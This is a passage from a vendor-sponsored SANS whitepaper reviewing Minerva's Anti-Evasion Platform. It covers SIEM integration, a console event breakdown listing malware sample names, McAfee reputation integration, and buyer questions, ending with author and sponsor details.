
A common theme of Minerva is to not reinvent the wheel but use current technologies to fill in the gaps. Because SIEM tools already have great capabilities to perform correlation and analysis, Minerva feeds the data to existing solutions. This allows organizations to surface previously unknown intelligence, using technology already in place.

Supporting Incident Response

Because many traditional endpoint solutions either miss advanced malware or are over-tuned to generate a high number of false positives, many SOCs do not have a good idea of what is happening on a system. In contrast, Minerva blocks advanced malware earlier and yields a very low rate of false positives, giving analysts much greater insight into what is happening so the appropriate response to the incident can take place.

Not only can Minerva send alerts to a SIEM tool, but customers can use the Minerva Management Console to review the alerts generated by Minerva Agents to assess the nature of the event. Because the Minerva solution causes evasive malware to self-convict so that it renders itself ineffective and does not run on the system, it is an easy-to-maintain solution with minimal human interaction required.

The Minerva Management Console is useful for analyzing events and finding out specific details about the malware. It also has powerful filtering capabilities to help identify different types of activity and the spread of a piece of malware across the enterprise. With security, correlation is king, as seen in Figure 7.



Event Breakdown 6 Unhandled events

2 Endpoints | 6 Process Name | 5 Rule | 6 File Hash | 1 Group

16% c:\...samples\duzzer.exe 1 Events

16% c:\...samples\kovter.exe 1 Events

16% c:\...amples\procexp.exe 1 Events

16% c:\...s\tesla-crypt2.exe 1 Events


16% c:\...\teslacrypt3.1.exe 1 Events

Figure 7. Event Breakdown Section with Easy Filtering

While integrating with SIEM tools is good for tracking and correlating events, the console can also be used to dig deeper for specific details about the malware that can be used to increase tuning and detection in the future.

Taking Automated Actions

Minerva can integrate with existing products' API to either quarantine the file or update its reputation score to block or take further action against the malware in the future. Depending on the functionality of the existing security software, Minerva can also request that a deep scan be performed, gathering additional artifacts about the malware. For example, Minerva demonstrated its integration with McAfee Data Exchange Layer (DXL), whereby it was able to notify the appropriate McAfee products regarding the malicious reputation of the program Minerva's Anti-Evasion Platform had stopped (see Figure 8).



Detection count	0
File reputations	
Composite Reputation	Known Malicious (Enterprise)
Latest Local Reputation	Not Available
Certificate Enterprise Reputation	Not Available
Enterprise Reputation	Known Malicious
Enterprise Reputation Last Refresh	10/16/17 11:48:45 AM
Comment	Prevented by Minerva!
Certificate GTI Reputation	Not Available

Figure 8. Minerva Setting McAfee TIE Reputation on a Malicious File

Such integration allows security ecosystems to be more effective in protecting the endpoint against current and future threats.

This circle from protection to improvement is important to all IT organizations, and recommended in the Critical Security Controls and other frameworks. That Minerva accomplishes all this with such a lightweight agent and can be scaled to large environments makes it a good choice for organizations looking to enhance their existing security investments.

Conclusion

Many organizations have a false sense of security in believing that endpoint solutions are enough for defending against modern threats. As we have seen with recent attacks, a great deal of evasive malware can easily bypass endpoint security solutions, even those that incorporate "next-gen" functionality. Minerva bridges the gap by providing enhancements to endpoint security solutions. Minerva is very good at blocking evasive malware that cannot be detected with other anti-malware approaches. Minerva's Anti-Evasion Platform is effective at this and works to protect the endpoints in an enterprise without overlapping with other security controls.

Many organizations that have endpoint protection continue to be compromised because they lack a solution to deal with the threat of evasive malware. By deploying Minerva, organizations can protect against today's highly evasive threats targeting the enterprise.

The following is a brief list of questions to ask when determining whether you should be deploying advanced protection to augment your endpoint security:

- Are you confident all advanced malware is being caught and mitigated?
- Do advanced threats such as ransomware periodically impact your organization?
- Does your endpoint solution integrate seamlessly with SIEM and other enterprise-grade solutions?
- Have you deployed solutions to deal with evasive malware?
- What is the probability of being impacted and infected by next-generation malware?

The most unique and interesting component of the Minerva product philosophy is that the more evasive the threat, the easier it is for Minerva to block. Overall, Minerva is a solid product and greatly increases the protection provided by baseline AV software.

About the Author

Eric Cole, PhD, is a SANS faculty fellow, course author and instructor who has served as CTO of McAfee and chief scientist at Lockheed Martin. He is credited on more than 20 patents, sits on several executive advisory boards and is a member of the Center for Strategic and International Studies' Commission on Cybersecurity for the 44th Presidency. Eric's books include *Advanced Persistent Threat, Hackers Beware*, *Hiding in Plain Sight*, *Network Security Bible* and *Insider Threat*. As founder of Secure Anchor Consulting, Eric puts his 20-plus years of hands-on security experience to work helping customers build dynamic defenses against advanced threats.

Sponsor

SANS would like to thank this paper's sponsor:

MINERVA

Authorized Minerva Reseller:

CyVent

PLAN. PROTECT. PRE-EMPT

https://cyvent.com - (305) 299 1188